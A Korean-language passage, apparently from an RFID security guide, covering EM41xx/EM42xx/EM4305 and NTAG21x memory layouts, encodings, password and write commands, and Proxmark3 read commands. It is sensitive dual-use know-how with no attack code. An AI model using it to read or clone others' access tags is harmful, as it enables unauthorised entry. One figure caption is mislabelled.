첫 9bit 는 1 로 문자열의 시작을 나타내는 marker 시퀀스로 사용된다. 데이터 전체에서 짝수 패리티가 사용되므로 이 시퀀스는 문자열의 다른 위치에서 발생하지 않는다. 시퀀스 데이터 뒤로 4 개의 데이터로 구성된 10 개의 그룹과 1 개의 짝수 패리티 비트가 전송된다. 마지막으로 4 비트의 column 패리티(짝수)와 정지 비트(0)이 있다. 그런 다음 태그 전원이 들어오면 이 문자열을 반복한다.

다음은 데이터가 06(버전 번호)이고 데이터 문자열이 001259E3 인 카드의 예제 문자열이다.




그림 261. 데이터 예제

2) 데이터 인코딩

RFID Transponder 는 Reader 의 RF 필드를 변조하여 데이터를 전송할 수 있다. 주로 사용되는 변조 방식은 3 가지가 있다. Transponder 와 Reader 는 RF 필드의 개별 사이클을 이용하여 데이터 전송을 동기화하는데, 동기화 클럭의 주파수는 RF 필드의 주파수가 된다.

RFID 시스템 클럭 주파수는 필요한 애플리케이션에 따라 다르며, 각 비트의 길이는 클럭 사이클로 지정된다. EM4100 의 경우 비트 길이는 64, 32, 16 클럭 사이클이 될 수 있다.

· Manchester Encoding

Manchester Encoding 을 사용하면 태그가 비트주기 중간에 레벨 전환을 생성한다. 로우에서 하이로의 전환은 로직 1 상태를 나타내고 하이에서 로우로의 전환은 로직 0 상태를 나타낸다.

· Biphase Encoding

Biphase Encoding 체계는 각 비트 경계의 시작 부분에 전환되도록 RF 필드를 변조한다. 로직 0 상태는 비트주기 중간에 전이가 있는 반면, 로직 1 상태는 전체 비트주기 동안 전이가 없다.

· PSK Encoding

PSK(Phase Shift Keying) Encoding 을 사용하면 RF 필드가 변조되어 각 클록 주기와 함께 전환된다. 태그가 사용하는 비트 길이에 따라 비트 당 최대 64, 32, 16 개의 전환이 있을 수 있다. 위상편이가 발생하면 논리 0 상태를 나타내며, 논리 1 상태는 비트 경계에서 위상변화가 없다.

12.2.1.1.2. EM4200

EM4200 은 EM4100/4102/4005/4105 에 비해 더 높은 판독 범위를 가지며 대체할 수 있도록 설계되었다. 128bit 고유 코드는 레이저 프로그래밍된 ROM 에 저장되며 옵션에 따라 64, 96, 128 비트 ROM 을 사용할 수 있다. 여러 개의 버전을 가지고 있는데, 이 중 일부 버전만 EM4100 버전과 호환된다.

1) 데이터 인코딩

· Manchester

EM4100 에서와 같으며 비트 당 32, 64 RF 기간의 데이터 속도를 사용할 수 있다.

· **BiPhase**

EM4100 에서와 같으며 비트 당 32, 64 RF 기간의 데이터 속도를 사용할 수 있다.

· **PSK**

PSK 모드의 데이터 속도는 16 개 필드 주파수(RF/16)로 설정되고 하위 반송파 주파수는 RF/2 로 설정된다. 위상편이가 발생하면 논리 0 상태를 나타내며, 위상편이가 발생하면 변조기 스위치의 현재 위치가 RF 필드의 한 주기를 더 길게 유지한다.

· **FSK2**

메모리 비트의 상태에 따라 전송된 데이터의 주파수를 결정한다. 논리 1 은 48 또는 52 사이클로 표시된다. 논리 0 은 50 주기의 진폭으로 표시된다.

2) 구현 버전

· **ISO11785 FDX-B**

이 버전의 경우 데이터 속도는 비트 당 32RF 클럭으로 설정되어 있다. 데이터 인코딩은 Biphase 이며 128 비트 ROM 을 사용한다. 메모리 구조는 Header, 식별 코드, CRC, Extension 으로 구성되어 있다.




그림 262. ISO11785 FDX-B 메모리 구조

Header 는 먼저 전송되어 시퀀스의 시작을 확인할 수 있도록 한다. 11 비트로 구성되어 있으며 데이터 스트림에서 '00000000001' 패턴을 가진다. 식별 코드는 헤더 뒤에 위치하며 8 비트의 8 개 블록으로 구성된 64 비트로 구성되어 있다. 8 비트의 각 블록은 헤더가 데이터에 재현되지 않도록 논리 1 로 설정된 제어 비트에 의해 추적된다. CRC 는 두 개의 8 비트 블록으로 되어 있으며 16 CRC-CCITT 오류 감지 코드를 포함한다. LSB 가 먼저 전송되고 2 블록 뒤에 바이너리 '1'이 뒤따른다. Extension 은 3 개의 8 비트 블록으로 되어 있으며 인스턴스 정보의 향후 확장 센서 또는 후행 페이지의 내용이 저장될 수 있다.

· **Manchester**

이 버전은 EM4100 과 호환되는 버전으로 메모리 구조는 EM4100 과 같다. 데이터 인코딩은 Manchester 이고 64 비트 ROM 이 사용된다

1	1	1	1	1	1	1	1	1	9 header bits
8 version bits or customer ID				D00	D01	D02	D03	P0	
				D10	D11	D12	D13	P1	
				D20	D21	D22	D23	P2	
32 data bits				D30	D31	D32	D33	P3	
				D40	D41	D42	D43	P4	
				D50	D51	D52	D53	P5	
				D60	D61	D62	D63	P6	
				D70	D71	D72	D73	P7	
				D80	D81	D82	D83	P8	
				D90	D91	D92	D93	P9	10 line parity Bits
				PC0	PC1	PC2	PC3	S0	
				4 column parity bits					

그림 263. ISO11785 FDX-B 메모리 구조

· **PSK 64**

이 버전은 EM4100 과 호환되는 버전으로 데이터 속도 및 인코딩이 PSK 로 설정되고 64 비트 ROM 을 사용하며 이중 펄스 잠금 기능이 활성화된다. 64 비트 ROM 은 고객 정의에 따라 구성된다.

12.2.1.1.3. EM4205/EM4305

32 비트 16 Word 로 구성된 512 비트 EEPROM 을 가지며 Biphase, Manchester 데이터 인코딩을 지원한다. EEPROM Configuration Word 에 작동 모드가 저장된다. 모든 EEPROM Word 는 보호 비트를 설정하여 Write 방지가 가능하다. IC 에는 공장에서 프로그래밍된 32 비트 UID 가 포함되어 있다. EM 4469/4569 제품군과 호환된다.

1) EEPROM 구성

512 비트의 EEPROM 은 32 비트의 16 Word 로 구성된다. EEPROM Word 에는 0 에서 15 까지의 번호가 지정된다. 한 워드에서 비트는 0 에서 31 까지 번호가 지정된다.

Addr. (dec)	Description	Type	B_0,. ..,b_{31}
0	Chip Type, Res Cap Customer code/ User free	RW	ct_0 - Ct_{31}
1	UID number	RA	uid_0 - uid_{31}
2	Password	WO	ps_0 - ps_{31}
3	User free	RW	us_0 - us_{31}
4	Configuration word	RW	co_0 - co_{31}
5	User free	RW	us_0 - us_{31}
6	User free	RW	us_0 - us_{31}
7	User free	RW	us_0 - us_{31}
8	User free	RW	us_0 - us_{31}
9	User free	RW	us_0 - us_{31}
10	User free	RW	us_0 - us_{31}
11	User free	RW	us_0 - us_{31}
12	User free	RW	us_0 - us_{31}
13	User free	RW	us_0 - us_{31}
14	Protection word 1	RP	pr_0 - pr_{31}
15	Protection word 2	RP	pr_0 - pr_{31}

그림 264. EEPROM 구성

· **Word Type**

- RA : Read Word 명령으로만 접근
- RW : Read/Write Word 명령으로 접근
- WO : Write Word 명령으로만 접근
- RP : Read Word 및 Protect 명령으로 접근
- Word 0 : 공장에서 프로그래밍한 칩 유형, 공진 커패시터 버전, 고객 코드 번호를 할당하거나 사용자가 다시 프로그래밍하여 일부 다른 데이터를 저장할 수 있다.
- chip type : 고정된 4 비트 숫자로 호환되는 칩 제품군
- On-chip resonant capacitor values : 210pF, 250pF 또는 330Pf
- Customer code : 10 비트 고객 코드
- Word 1 : 공장에서 프로그래밍 된 IC UID 가 포함되며 Read 명령어로 접근할 수 있다.
- Word 2 : 32 비트 암호가 포함되어 있으며 Password 값은 로그인 명령이 성공한 후에만 변경할 수 있다.
- Word 3 : User free 로 Word 0 과 유사하게 사용자 특정 정보를 저장할 수 있다.
- Word 4 : 기기의 작동 모드, 옵션을 정의하는 Word
- Word 5 ~ 13 : 사용자가 자유롭게 사용할 수 있으며 기본 메시지의 일부가 될 수 있다. (288bit)
- Word 14 ~ 15 : Word 0 ~ 13 을 보호하기 위해 사용되며 Write Word 명령을 사용하여 수정할 수 있다.

2) 통신 방식

· Default Read

공급 전압이 일정 값을 초과하면 회로는 초기화를 시작하며 Configuration Word 를 읽어 구성에 따른 Default Read 모드로 전환된다. Default Read 모드에서 EM4205/4305 는 Word5 에서 시작하여 설정에 따라 마지막 Word 로 끝나는 메모리 데이터를 지속적으로 전송한다. 마지막 Word 의 마지막 비트를 보낸 후 Word 5 의 첫 비트를 중단하지 않고 계속 판독한다.

· Forward Link Communication

Command 는 EM4205/4305 가 Default Read 모드에 있는 동안 Reader 에서 Tag 로 전송된다. 통신은 RF 필드의 32 주기 비트 타이밍을 가진 Read 의 변조 인덱스를 사용하여 이루어진다. field stop 을 감지하면 Command 모드를 초기화한다. 첫 번째 field stop 을 수신하면 IC 는 즉시 Default Read 모드를 중지하고 Command 처리 모드로 진입하기 위해 '0'비트 수신을 기다리며 송수신기와 칩이 동기화되고 추가 데이터가 전송된다. '0'비트가 수신되지 않으면 IC 는 Default Read 모드로 돌아간다.

3) Command

· Command Code Structure

모든 명령은 3 비트 명령 코드로 시작하고 그 뒤에 명령 인수가 있다. 명령 인수로 사용가능한 것은 주소 Word 와 32 비트 데이터 필드이다. 3 비트 명령 코드는 짝수 패리티 비트로 종료된다.

cc_0	cc_1	cc_2	P

그림 265. 명령 코드

· Address Structure

주소 필드에는 4 비트 주소, 향후 사용을 위해 0 으로 예약된 2 비트 및 짝수 패리티 비트가 포함된다.

A_0	A_1	A_2	A_3	0	0	P

그림 266. 주소 필드

· Data Structure

32 비트 데이터 필드에는 8 데이터 비트마다 짝수 패리티 비트가 있으며, 8 개의 열 패리티 비트 및 0 으로 종료된다. 데이터 필드 구성은 다음과 같다.

D_0	D_1	D_2	D_3	D_4	D_5	D_6	D_7	P_0
D_8	D_9	D_{10}	D_{11}	D_{12}	D_{13}	D_{14}	D_{15}	P_1
D_{16}	D_{17}	D_{18}	D_{19}	D_{20}	D_{21}	D_{22}	D_{23}	P_2
D_{24}	D_{25}	D_{26}	D_{27}	D_{28}	D_{29}	D_{30}	D_{31}	P_3
PC_0	PC_1	PC_2	PC_3	PC_4	PC_5	PC_6	PC_7	"0"

그림 267. 데이터 필드 구성

구현된 명령은 다음과 같다.

cc_0 ~ cc_2	P	Command
001	1	Login
010	1	Write Word
100	1	Read Word
110	0	Protect
101	0	Disable

그림 268. 구현된 명령

· Login Command

암호로 보호된 명령을 보내기 전에 로그인 명령을 전송해야 한다. 로그인 명령에서 패리티 비트를 포함한 32 비트 암호가 명령의 인수로 전송된다. 암호는 명령어 구조에 정의된 데이터 구조에 따르며 패리티 비트를 포함하여 45 비트를 전송한다. 패리티 비트가 맞고 전송된 32 비트 암호가 Word 2 의 내용과 일치하면 로그인 플래그가 설정된다. 다음 번 전원이 켜질 때까지 로그인 플래그가 설정된다. 암호로 보호된 명령 실행을 위해 전원을 켠 후 로그인 명령을 한 번만 전송해야 한다. 로그인 명령이 성공적으로 처리되면 IC 는 Preamble 패턴 (00001010)을 응답하고 Default Read 모드로 돌아간다. 잘못된 암호나 패리티 오류로 로그인이 승인되지 않으면 오류 패턴(00000001)이 전송되고 IC 가 Default Read 모드로 돌아간다.

· Write Word Command

Write Word 명령에서 4 비트 Word 주소가 먼저 전송된 후 데이터 구조에 따라 인코딩된 32 비트 데이터가 전송된다. 데이터 구조는 Command, Address, Data 에 명시된 구조이다. 명령이 올바르게 처리되는 경우, EM4205/4305 는 주소가 지정된 Word 가 쓰기 보호가 되어 있지 않은지 또는 패리티 오류가 없는지 확인한다. 그런 다음 EEPROM(Power Check)을 프로그래밍할 수 있는 전원이 충분한지 확인한 후 EEPROM 이 작성된다. EEPROM 이 작성되면 EEPROM 에서 구성 Word 가 다시 로드되고, preamble 패턴(00001010)이 전송된 후 칩이 기본 읽기 모드로 돌아간다. Word 쓰기 명령이 승인되지 않으면(패리티 오류 또는 하나 이상의 점검 실패) 오류 패턴(00000001)이 전송되고 IC 가 기본 읽기 모드로 돌아간다.

· **Read Word Command**

Read Word 명령에서 4 비트 Word 주소가 Command code 와 Address 구조에 따라 명령의 인수로 전송된다. 명령이 올바르게 처리되면 32 비트 Word 내용에 뒤이어 Preamble 패턴이 전송된다. 32 비트 데이터는 Data Structure 형식을 사용하여 전송되며, 이는 EEPROM 의 데이터만 읽는 기본 읽기 형식과 다르다. Read Word 명령이 승인되지 않으면(패리티 오류) 오류 패턴이 전송되고 IC 가 기본 읽기 모드로 돌아간다.

· **Protect Command**

Protect 명령은 Write Word 명령을 사용하여 EEPROM Word 0 ~ 13 이 수정되지 않도록 보호하는데 사용된다. Protect 명령에서 32 비트 Word 는 그림 13 데이터 구조에 따라 전송된다. 비트 D0 ~ D14 는 보호비트 pr0 ~ pr14 에 해당한다. (EEPROM 구성 참조) Protect 명령이 성공적으로 처리되면 IC 는 EEPROM(Power Check)을 프로그래밍할 수 있는 충분한 전력이 있는지 확인하고 Word 14 ~ 15(Protection Word)에 설명된 절차에 따라 Protection Words 를 업데이트한다. 업데이트가 완료되면 Preamble 패턴 00001010 이 전송되고 Default Read 모드로 돌아간다. Protect 명령이 승인되지 않으면 (패리티 오류, 전원 점검 실패) Protect Word 가 수정되지 않고 오류패턴 전송 후 IC 가 Default Read 모드로 돌아간다.

· **Error during Command Detection**

지원되지 않는 명령 코드 또는 명령 패리티 비트 오류가 감지되면 IC 는 명령 처리를 종료하고 메시지를 보내지 않고 Default Read 모드로 돌아간다. Reader 와의 명령 전송 타이밍과 전송 순서는 다음과 같다.




그림 269. 명령 전송 타이밍 및 순서

12.2.1.1.4. Proxmark3 확인

위에서 확인한 lf tag 종류는 EM410x 로 lf help 를 통해 EM tag 종류에 사용하는 명령을 확인할 수 있다.




그림 270. em 명령어

EM 타입 내에서도 버전별로 상세 명령어가 나눠져 있다.




그림 271. em 명령 옵션

확인할 tag 에서 사용 가능한 명령을 확인한다.

```
[usb] pm3 -> lf em 410x help
```




그림 272. Em 410x 명령 옵션

EM410x tag 의 상세정보를 확인하기 위해 다음 명령을 실행한다.

```
[usb] pm3 -> lf em 410x demod
```




그림 273. EM410x TAG 상세 정보 확인

search 명령어 실행 시 상세 정보도 같이 보여주기 때문에 출력되는 정보는 같다.
다른 타입의 tag 를 확인할 시 마찬가지로 사용 가능한 명령 및 상세 내용 확인 가능하다.

12.2.1.2. NTAG21x

NTAG21x 는 NXP Semiconductors 에서 ISO/IEC 14443 A 규격을 따라 개발하였다. 스마트 광고, 제품 인증, 모바일 태그 등에 사용되며, 메모리 분할이 가능하여 동시에 여러 애플리케이션을 구현할 수 있다.

NTAG21x 의 특징은 다음과 같다.

- 13.56MHz 주파수에서 동작
- 106 kbit/s 속도로 데이터 전송
- ISO/IEC 14443-3 에 따른 7 바이트 UID
- 180, 540, 924 byte, 페이지 당 4 바이트씩 45, 135, 231 페이지로 구성 (NTAG213, NTAG215, NTAG216)
- 144, 504, 888 byte 의 사용자 읽기/쓰기 영역 (NTAG213, NTAG215, NTAG216)
- 처음 16 페이지에 대한 페이지 당 읽기 전용 잠금 기능
- 32 비트 암호화를 이용한 메모리 보호

12.2.1.2.1. 메모리 구조

EEPROM 메모리는 페이지당 4 바이트이며 NTAG213 은 45 페이지, NTAG215 는 135 페이지, NTAG216 은 231 페이지로 구성되어 있다.

NTAG213 메모리 구조

Page Adr		Byte number within a page				
Dec	Hex	0	1	2	3	Description
0	0h	serial number				Manufacturer data and static lock bytes
1	1h	serial number				
2	2h	serial number	internal	lock bytes	lock bytes	
3	3h	Capability Container (CC)				Capability container
4	4h	user memory				User memory pages
5	5h					
...	...					
38	26h					
39	27h					
40	28h	dynamic lock bytes			RFUI	Dynamic lock bytes
41	29h	CFG 0				Configuration pages
42	2Ah	CFG 1				
43	2Bh	PWD				
44	2Ch	PACK		RFUI		

그림 274. NTAG213 메모리 구조

NTAG215 메모리 구조

Page Adr		Byte number within a page				Description
Dec	Hex	0	1	2	3	
0	0h	serial number				Manufacturer data and static lock bytes
1	1h	serial number				
2	2h	serial number	internal	lock bytes	lock bytes	
3	3h	Capability Container (CC)				Capability container
4	4h	user memory				User memory pages
5	5h					
...	...					
128	80h					
129	81h					
130	82h	dynamic lock bytes			RFUI	Dynamic lock bytes
131	83h	CFG 0				Configuration pages
132	84h	CFG 1				
133	85h	PWD				
134	86h	PACK		RFUI		

그림 275. NTAG215 메모리 구조

NTAG216 메모리 구조

Page Adr		Byte number within a page				Description
Dec	Hex	0	1	2	3	
0	0h	serial number				Manufacturer data and static lock bytes
1	1h	serial number				
2	2h	serial number	internal	lock bytes	lock bytes	
3	3h	Capability Container (CC)				Capability container
4	4h	user memory				User memory pages
5	5h					
...	...					
224	E0h					
225	E1h					
226	E2h	dynamic lock bytes			RFUI	Dynamic lock bytes
227	E3h	CFG 0				Configuration pages
228	E4h	CFG 1				
229	E5h	PWD				
230	E6h	PACK		RFUI		

그림 276. NTAG216 메모리 구조

12.2.1.2.2. UID/Serial Number

고유한 7 바이트 일련 번호(UID)와 2 개의 검사 바이트는 0,1,2(00h~02h) 페이지의 첫 번째 바이트를 포함하는 메모리의 처음 9 바이트에 프로그래밍된다. 2 페이지(02h)의 두 번째 바이트는 내부 데이터용으로 예약되어 있다. 이 바이트는 IC 제조업체에서 프로그래밍하며 보안 요구 사항으로 인해 쓰기 방지가 되어 있다.




그림 277. UID/Serial Number Bytes 구성

ISO/IEC 14443-3 에 따르면 Check Byte 0(BCC0)은 CT⊕SN0⊕SN1⊕SN2 로 정의되고 Check Byte 1 (BCC1)은 SN3⊕SN4⊕SN5⊕SN6 으로 정의된다. SN0 은 ISO/IEC 14443-3 및 ISO/IEC 7816-6 AMD.1 에 따라 NXP Semiconductors (04h)의 제조업체 ID 를 보유한다.

12.2.1.2.3. Static Lock Bytes

2 페이지(02h)의 2 바이트, 3 바이트 필드는 읽기 전용 잠금 매커니즘 작동이 가능한 필드를 나타낸다. 03h(CC)부터 0Fh 까지의 각 페이지들은 추가적인 쓰기 액세스를 방지하기 위해 잠금 비트 Lx 를 논리 1 로 설정하여 개별적으로 잠글 수 있다. 잠금 후 페이지는 읽기 전용 메모리가 된다. 잠금 바이트 0 의 최하위 비트는 블록 잠금 비트이다. 비트 2 는 0Ah-0Fh 페이지를, 비트 1 은 04h-09h 페이지를, 비트 0 은 03h(CC) 페이지를 다룬다. 블록 잠금 비트가 설정되면 해당 메모리 영역에 대한 잠금 구성이 고정된다.


